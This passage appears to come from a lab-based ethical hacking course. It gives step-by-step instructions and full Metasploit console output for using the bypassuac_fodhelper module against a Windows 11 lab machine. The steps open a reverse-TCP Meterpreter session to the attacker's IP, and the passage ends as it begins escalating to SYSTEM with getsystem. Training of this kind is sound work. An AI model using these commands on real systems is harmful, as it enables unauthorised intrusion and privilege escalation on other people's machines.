

67. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.

68. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

Note: In This task, **10.10.1.13** is the IP Address of the attacker machine (here, **Parrot Security**).

69. You have successfully configured the exploit and payload. Type **exploit** and press **Enter**. This begins to exploit the UAC settings on the **Windows 11** machine.

70. As you can see, the BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine; you have now successfully completed a Meterpreter session.




```

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter >
  
```


71. Now, let us check the current User ID status of Meterpreter by issuing the **getuid** command. You will observe that the Meterpreter server is still running with normal user privileges.



```

Exploit target:
  Id  Name
  --  --
  0   Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter > getuid
Server username: WindowsLI\Admin
meterpreter >

```

72. At this stage, we shall re-issue the **getsystem** command with the **-t 1** switch to elevate privileges. To do so, type **getsystem -t 1** and press **Enter**.

